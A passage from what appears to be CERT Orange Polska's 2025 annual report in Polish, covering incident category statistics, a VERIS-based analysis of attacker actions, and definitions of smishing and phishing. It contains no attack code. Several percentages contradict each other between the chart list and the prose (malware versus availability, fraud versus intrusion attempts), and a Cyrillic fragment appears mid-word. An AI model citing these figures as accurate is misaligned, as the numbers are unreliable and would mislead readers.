
■ PHISHING ■ POZOSTAŁE



Blokady miesięczne

w roku 2025

■ PHISHING ■ POZOSTAŁE







Incydenty bezpieczeństwa obsługiwane przez **CERT Orange Polska**


W niniejszym rozdziale przedstawiamy krajobraz incydentów bezpieczeństwa obsługiwanych przez nas w sposób nieautomatyczny w roku 2025. Incydenty dotyczą usługowych sieci internetowych, a analizy głównie podziału na kategorie oraz porównań z ubiegłym rokiem. Obsługiwane przypadki występowały w sytuacji ataku na zasoby dołączone do sieci Orange Polska, jak również wtedy, gdy ataki zostały prowadzone z zasobów w tej sieci. Dotyczyły one wszelkich rodzajów sieci z punktu widzenia ich użytkownika końcowego, tj. użytkowników indywidualnych, a także podmiotów korporacyjnych.

Informacje o incydentach pochodziły zarówno ze źródeł zewnętrznych, jak i wewnętrznych systemów bezpieczeństwa. Zewnętrzne źródła informacji to przede wszystkim zgłoszenia od użytkowników, informacje pochodzące od organizacji zajmujących się bezpieczeństwem czy innych zespołów CERT. Natomiast własne systemy bezpieczeństwa to m.in.: systemy wykrywania włamań i zapobiegania włamaniom (IDPS), analizatory przepływów sieciowych (flows) pod kątem ataków DDoS oraz złośliwych kodów, pułapki sieciowe (honeypot), systemy zarządzania informacją związaną z bezpieczeństwem i zdarzeniami (SIEM).

Rodzaje obsługiwanych incydentów bezpieczeństwa

Kategorie obsługiwanych incydentów

Kategoria incydentu	Opis oraz przykłady zdarzeń
Obrażliwe i nielegalne treści	Rozpowszechnianie niebezpiecznych i zabronionych prawem treści (np. rozsyłanie spamu, dystrybucja/udostępnianie materiałów chronionych prawem autorskim – piraństwo/plagiat, pornografia dziecięca), a także rozpowszechnianie treści obraźliwych lub gróźb oraz innych związanych z naruszeniem zasad i reguł w internecie.
Złośliwe oprogramowanie	Infekcje i rozpowszechnianie złośliwego oprogramowania (np. hostowanie C&C, złośliwe oprogramowanie w załączniku wiadomości lub link do skompromitowanego adresu URL).
Gromadzenie informacji	Podjęmowanie działań w celu uzyskania informacji o systemie lub sieci bądź ich użytkownikach, zmierzających do nieautoryzowanego dostępu (np. skanowanie portów, podsłuch, inżynieria społeczna/phishing – w tym rozpowszechnianie e-maili phishingowych, hostowanie stron phishingowych).
Próby włamań	Próby uzyskania nieautoryzowanego dostępu do systemu lub sieci (np. wielokrotne nieuprawnione próby logowania, próby naruszenia systemu lub zakłócania funkcjonowania usług przez wykorzystywanie podatności).
Włamania sieciowe	Uzyskanie nieautoryzowanego dostępu do systemu lub sieci, tj. wtargnięcie, naruszenie systemu/przełamanie zabezpieczeń (np. poprzez wykorzystanie znanych podatności systemu), kompromitacja konta.
Dostępność zasobów	Blokowanie dostępności zasobów sieciowych (systemu, danych), m.in. poprzez wysyłanie dużej ilości danych, które skutkuje odmową świadczenia usług (ataki typu DDoS).
Bezpieczeństwo informacji (poufność i integralność informacji)	Naruszenie poufności lub integralności informacji, najczęściej w efekcie wcześniejszego przejęcia systemu lub przechwycenia danych podczas transmisji (np. przechwycenie i/lub udostępnienie określonego zbioru informacji, zniszczenie lub modyfikacja danych w określonym zbiorze informacji).
Oszustwa i nadużycia sieciowe	Czerpanie korzyści z nieuprawnionego wykorzystania technologii informacyjno-komunikacyjnej/zasobów sieciowych (informacji, systemu) bądź ich użycie niezgodne z przeznaczeniem (np. użycie nazwy organizacji bez pozwolenia czy użycie zasobów organizacji w celach pozastatutowych).
Inne	Zdarzenia, które nie mieszczą się w wymienionych kategoriach.



Rozkład procentowy kategorii incydentów bezpieczeństwa

w roku 2025

- 47,5% Gromadzenie informacji
- 15,8% Dostępność zasobów
- 13,3% Złośliwe oprogramowanie
- 11,6% Obrażliwe i nielegalne treści
- 4,6% Próby włamań
- 3,8% Poufność i integralność informacji
- 2,8% Oszustwa sieciowe
- 0,5% Włamania sieciowe
- 0,1% Inne

Stosowana przez nas klasyfikacja obejmuje wszelkie typy zdarzeń zgłaszanych i obsługiwanych przez zespoły typu CSIRT/CERT. Kategorie oparte są na typie i skutku działań naruszających bezpieczeństwo, związanych z procesem ataku na system teleinformatyczny i jego wykorzystaniem. Podział taki przydatny jest głównie


z punktu widzenia działań operacyjnych, pod kątem osiągniętego celu. W praktyce w analizowanych incydentach używano zazwyczaj wielu metod i technik prowadzących do osiągnięcia określonego skutku, głównie związanych z użyciem złośliwego oprogramowania, socjotechniki oraz technik hackingu.

Wśród obsługiwanych incydentów największą grupę stanowiły te z klasy „gromadzenie informacji” (47,5%). W porównaniu z rokiem 2024 nastąpił ich nieznaczny wzrost (o 2,5 pp.). Na drugim miejscu znalazły się incydenty z kategorii „złośliwe oprogramowanie” (15,8%) – wzrost w stosunku do ubiegłego roku (o 2 pp.). Kolejne miejsce to ataki z kategorii „dostępność zasobów” (13,3%) – spadek w stosunku do ubiegłego roku (o 1,9 pp.). Dalej są: incydenty z grupy obraźliwych i nielegalnych treści (11,6%) – nieznaczny spadek w stosunku do ubiegłego roku (12,5 pp. w 2024 r.), oszustwa sieciowe (4,6%) – wzrost w stosunku do ubiegłego roku (o 1,5 pp.), poufność i integralność informacji (3,8%) – nieznaczny wzrost w stosunku do ubiegłego roku (1,1 pp. w 2024 r.), próby włamań (2,8%) – spadek w stosunku do ubiegłego roku (o 4,1 pp.). Poniżej 1% zaklasyfikowano włamania sieciowe. Inne, nieobjęte wspomnianymi kategoriami, stanowiły nieznaczny odsetek obsługiwanych incydentów.

Kategorie incydentów


w rozkładzie procentowym w latach 2025 i 2024

■ 2025 ■ 2024



Rozkład miesięczny incydentów bezpieczeństwa w 2025 roku

z podziałem na kategorie



Rozkład w czasie występowania incydentów bezpieczeństwa w 2025 roku nie jest regularny. Przede wszystkim można zauważyć wzrost liczby obsługiwanych incydentów w styczniu oraz listopadzie.

Gromadzenie informacji

Incydenty z kategorii „gromadzenie informacji” stanowiły najliczniejszą grupę obsługiwanych w 2025 roku (47,5% wszystkich). Na grupę tych incydentów składają się przede wszystkim przypadki phishingu oraz skanowania portów. Tego typu zagrożenia to w większości przypadków istotny element bardziej zaawansowanych ataków mających na celu kradzież informacji czy oszustwo finansowe. Na przestrzeni roku

najwięcej przypadków w tej kategorii wystąpiło w lipcu oraz listopadzie. Spowodowane było to zwiększoną liczbą m.in. kampanii phishingowych podszywających się pod Orange.

Złośliwe oprogramowanie

Na klasę incydentów „złośliwe oprogramowanie” składają się przede wszystkim przypadki infekcji (m.in.: infekcji złośliwym oprogramowaniem typu ransomware, trojan), dystrybucji złośliwego oprogramowania (w tym złośliwe oprogramowanie w załączniku wiadomości), hostowania złośliwych stron czy hostowania serwerów Command&Control (C&C) kontrolujących zdalnie sieć zainfekowanych komputerów. Incydentów o takiej

charakterystyce było 15,8% spośród wszystkich obsługiwanych w roku 2025, zaś najwięcej przypadków w tej kategorii wystąpiło w marcu oraz kwietniu. W praktyce w znacznej części analizowanych incydentów cyberprzestępcy osiągnęli zamierzony cel przy użyciu złośliwego oprogramowania.

Dostępność zasobów

Na klasę incydentów „dostępność zasobów” składają się przede wszystkim przypadki ataków typu Distributed Denial of Service (DDoS). Incydentów o takiej charakterystyce było 13,3% w roku 2025, zaś na przestrzeni roku najwięcej incydentów w tej kategorii obsługiwano w styczniu, lutym, lipcu oraz marcu. Incydenty te, podobnie jak złośliwe oprogramowanie, mogą być szczególnym zagrożeniem i powodować istotne straty, dlatego poświęciliśmy im odrębną część raportu.

Obrażliwe i nielegalne treści

Na grupę incydentów określanych jako „obraźliwe i nielegalne treści” składają się przede wszystkim przypadki dotyczące rozsyłania spamu. Inne typy incydentów w tej grupie to m.in. przypadki dotyczące naruszeń praw autorskich (np. piractwo) oraz rozpowszechniania treści zabronionych prawem (np. treści rasistowskie, pornografia dziecięca czy wychwalające przemoc). W 2025 roku odnotowano 11,6% tego typu przypadków. W ciągu roku 2025 szczególne nasilenie incydentów w tej kategorii można było zaobserwować w styczniu.

Próby włamań

W kategorii „próby włamań” ujęto głównie przypadki usiłowania przełamania zabezpieczeń przez wykorzystanie podatności systemów, ich komponentów lub całych sieci oraz prób logowania do usług lub systemów dostępowych (zgadywania haseł), mające na celu uzyskanie dostępu do systemu czy przejęcia nad nim kontroli. Incydentów o takiej charakterystyce było 2,8% w roku 2025, zaś na przestrze-

ni roku najwięcej incydentów w tej kategorii obsługiwano w styczniu.

Oszustwa sieciowe

W kategorii „oszustwa sieciowe” zostały zawarte głównie przypadki nieautoryzowanego użycia zasobów i nielegalnego używania nazwy innego podmiotu bez jego zezwolenia. Przypadki te stanowiły 4,6% wszystkich incydentów, najwięcej zaś przypadków w tej kategorii na przestrzeni roku wystąpiło w październiku oraz listopadzie. Przypadki te dotyczyły głównie ataków podszywania się pod znane marki i instytucje w kampaniach złośliwego oprogramowania oraz phishingowych.

Poufność i integralność informacji

Na tę klasę składają się przypadki nieautoryzowanego dostępu do informacji oraz zmiany lub usunięcia zbiorów informacji. W 2025 roku odnotowano 3,8% tego typu przypadków. Niemniej jednak takie incydenty mają duży ciężar gatunkowy. W praktyce oznaczają poważne problemy związane z wyciekiem informacji lub innymi konsekwencjami nieautoryzowanego dostępu do nich. Na przestrzeni roku najwięcej incydentów w tej kategorii obsługiwano w styczniu.

Włamania sieciowe

Na tę klasę incydentów składają się typy incydentów tożsame z klasą „próby włamań”, jednak zakończone pozytywnym efektem z punktu widzenia atakującego. Incydentów o takiej charakterystyce było 0,5% w roku 2025.

Inne

Incydenty niesklasyfikowane w poprzednich kategoriach stanowiły nieznaczny odsetek wszystkich przypadków. Nie można określić żadnego dominującego rodzaju wśród tych incydentów.



Działania powodujące wystąpienie incydentów

Aby bardziej zobrazować typy działań naruszających bezpieczeństwo, podobnie jak w ubiegłym roku, część incydentów została poddana analizie pod kątem działań zagrażających cyberbezpieczeństwu, opierając się na modelu VERIS (Vocabulary for Event Recording and incident Sharing – <http://veriscommunity.net/>). W modelu VERIS scenariusze występującego zagrożenia oraz opis incydentu opierają się przede wszystkim na czterech elementach (A4):

Actors (Aktorzy): Czyje działania dotknęły zasoby?

Actions (Akcje): Jakie działania dotknęły zasoby?

Assets (Aktywa): Jakie zasoby zostały dotknięte?

Attributes (Atrybuty): Jak zostały dotknięte zasoby?


Działania związane z wystąpieniem zagrożenia opisują, co zrobił zagrażający aktor, aby spowodować incydent lub przyczynić się do jego wystąpienia. Model VERIS obejmuje 7 podstawowych kategorii działań związanych z występowaniem zagrożeń (naruszeniem bezpieczeństwa): złośliwe oprogramowanie, hakowanie, socjotechnika, nadużycie fizyczne, błąd oraz środowisko. W każdym incydencie występuje co najmniej jeden typ działania, ale zazwyczaj w większości przypadków występuje wiele działań, często z wielu kategorii (stąd suma ponad 100% na wykresie). Działania zagrożeń opisują akcje (użyte metody i techniki), które wpływają negatywnie na zasoby i powodują naruszenie bezpieczeństwa. Dla każdej kategorii istnieje szereg wskaźników opisujących szczegóły działań, np. typ, ścieżka lub wektor działania. Na podstawie analizy tych parametrów (trendów, częstotliwości występowania) można dowiedzieć się m.in. o tym, jak dochodzi do naruszenia, jakie zagrożenia występują najczęściej oraz jakie ataki najczęściej są stosowane.

Na bazie incydentów poddanych analizie, największą grupę stanowiły działania ze z klasy socjotechnika (74,7 proc.) – wzrost w stosunku do poprzedniego roku (o 8,4 pp.). Na drugim miejscu znalazły się działania z kategorii hakowanie (72,3 proc.) – nieznaczny spadek w stosunku do poprzedniego roku (o 2,2 pp.). Kolejne miejsce to zdarzenia z kategorii złośliwe oprogramowanie (67,3 proc.) – nieznaczny wzrost w stosunku do poprzedniego roku (o 3,3 pp.), działania z grupy nadużycie (14,0 proc.) – nieznaczny wzrost w stosunku do poprzedniego roku (o 2,3 pp.), błąd (5,4 proc.) – na zbliżonym poziomie do poprzedniego roku. Poniżej 1 proc. zaklasyfikowano działania z grupy fizyczne oraz środowiskowe – podobnie jak w poprzednim roku.

Kategorie działań powodujących incydenty bezpieczeństwa

w rozkładzie procentowym w latach 2025 i 2024

■ 2025 ■ 2024



Kategorie działań powodujących incydenty bezpieczeństwa w rozkładzie procentowym

Kategorie działań zagrażających cyberbezpieczeństwu (działania naruszające bezpieczeństwo)

Kategoria działań	Opis oraz przykłady zdarzeń
Złośliwe oprogramowanie	Wszelkie programy (m.in. kody, skrypty) o szkodliwym działaniu w stosunku do systemu informacyjnego lub jego użytkownika. Uruchamiane na urządzeniu, które zmienia swój stan, lub działanie bez świadomej zgody właściciela. Złośliwe oprogramowanie można dzielić na różne sposoby i rodzaje. Przede wszystkim jednak należy wyróżnić ich funkcje działania, czyli jakie działania dany złośliwy program podjął, np. wysyłanie danych do określonego celu (m.in. hostowanie C&C), backdoor, oprogramowanie szpiegujące, wysyłanie spamu (w tym złośliwe oprogramowanie w załączniku wiadomości lub link do skompromitowanego adresu URL), ataki siłowe czy słownikowe, ataki DoS.
Hakowanie	Działalność związana z włamywaniem i wykorzystywaniem zasobów informacyjnych. Wszelkie próby umyślnego uzyskiwania dostępu lub mające na celu uszkodzenie zasobów informacyjnych bez (lub z przekroczeniem) autoryzacji, poprzez obejście lub udaremnienie logicznych mechanizmów zabezpieczeń. Obejmuje m.in.: ataki przełamывania haseł, ataki DoS, użycie skradzionych poświadczeń logowania. Zarówno w kategorii „Hakowanie” jak w kategorii „Nadużycie” wykorzystywane są podobne wektory oraz osiąga się podobne cele. Różnica jest taka, że w „Nadużyciu” aktor otrzymał legalnie dostęp i uprawnienia do zasobów informacyjnych (i wykorzystał je w sposób nieuprawniony), natomiast w „Hakowaniu” dostęp i uprawnienia aktor uzyskał bezprawnie.
Socjotechnika	Wszelkie działania wykorzystujące czynnik ludzki (użytkownika). Jeden z najskuteczniejszych sposobów i taktyk zdobywania poufnych informacji, wykorzystujący najsłabsze ogniwo zabezpieczeń, czyli człowieka – oddziaływanie na inne osoby lub grupy społeczne. Taktyki socjotechniczne to m.in.: pretekst, oszustwo, manipulacja, podszywanie się czy wymuszenie. Socjotechnika wykorzystywana jest m.in. w atakach phishingowych, atakach wykorzystujących spam czy scam.
Nadużycie	Definiowane jako wykorzystanie powierzonych zasobów informacyjnych lub przywilejów w sposób sprzeczny z zamierzonym. Obejmuje m.in.: naruszenia zasad użytkowania (np. poczty elektronicznej), nadużycia administracyjne czy korzystanie z niezatwierdzonych zasobów (np. oprogramowania). Te działania mogą być złośliwe lub niezłośliwe. Nadużycia dotyczą wyłącznie podmiotów, które cieszą się pewnym zaufaniem ze strony organizacji, takich jak osoby z wewnątrz i partnerzy.
Fizyczne	Zamierzone zagrożenia związane z bliskością, posiadaniem lub użyciem siły. Obejmuje m.in.: kradzież, manipulację, szpiegowanie, sabotaż, dostęp do urządzeń lokalnych, napaść. Zagrożenia naturalne i awarie zasilania często są klasyfikowane jako zagrożenia fizyczne. W tej klasyfikacji jednak tego typu działania obejmuje kategoria „Środowiskowe”, z wyjątkiem umyślnych działań popełnionych przez człowieka.
Błąd	Wszystko, co zostało zrobione (lub pozostawione niewykonane) nieprawidłowo lub przypadkowo. Obejmuje m.in.: pominięcia, błędne konfiguracje, błędy programowania, przeoczenia, awarie. Nie obejmuje czegoś zrobionego (lub pozostawionego niewykonanego) celowo lub domyślnie, co później okaże się niemądre lub niewystarczające.
Środowisko	Zarówno zdarzenia naturalne, typu trzęsienia ziemi czy powódzie, jak i zagrożenia ściśle związane z bezpośrednim otoczeniem czy infrastrukturą, w której znajdują się chronione aktywa. Te związane z bezpośrednim otoczeniem obejmują m.in.: awarie zasilania, zakłócenia elektryczne czy przecieki rur.





Smishing

// Grzegorz Iłowski

W rozdziale przedstawiamy krajobraz smishingu w sieci Orange Polska, zwłaszcza skalę oraz rodzaje niechcianych i złośliwych wiadomości SMS/MMS, identyfikowanych i blokowanych w analizowanych systemach Orange Polska. Analizy dotyczą przede wszystkim: rodzajów wykrywanych kampanii phishingowych, źródeł ich wysyłki oraz porównań z ubiegłym rokiem.

Definicja smishingu

Smishing, według Ustawy o zwalczaniu nadużyć w komunikacji elektronicznej, to wysłanie krótkiej wiadomości tekstowej (SMS), w której nadawca podszywa się pod inny podmiot w celu nakłonięcia odbiorcy do określonego zachowania. W szczególności chodzi o przekazanie danych osobowych, niekorzystne rozporządzenie mieniem, otwarcie strony internetowej, inicjowanie połączenia głosowego lub instalację oprogramowania.

Phishing to rodzaj oszustwa (scamu) opartego na socjotechnice, które ma na celu wyłudzenie poufnych danych lub skłonienie ofiary do podjęcia niepożądanych działań przez spreparowanie fałszywej wiadomości i podszycie się pod nadawcę. Przykładem może być wiadomość e-mail czy SMS o treści zawierającej link prowadzący do fałszywej strony logowania do serwisu bankowego oraz nakłaniającej odbiorcę do kliknięcia w ten link celem podania swoich danych logowania. Smishing to forma phishingu przeprowadzanego za pomocą wiadomości SMS lub innych podobnych narzędzi komunikacji tekstowej (np. komunikator WhatsApp).

Oszustwa tego typu zazwyczaj określane są jako scam. Scam to forma oszustwa, niechciany komunikat, który ma na celu wyłudzenie poufnych informacji (np. danych osobowych, danych finansowych, danych logowania) oraz uzyskanie korzyści majątkowych (np. kradzież pieniędzy) przez wzbudzenie zaufania u odbiorcy (ofiary), wywarcie określonego zachowania, wprowadzenie odbiorcy w błąd i przyniesienie w konsekwencji korzyści oszustowi. Scam może przybierać różne formy w zależności od kanału komunikacyjnego. W środowisku cyfrowym to m.in.: scam mailowy, scam SMS/MMS, scam w serwisach internetowych czy scam telefoniczny. Wzbudzenie 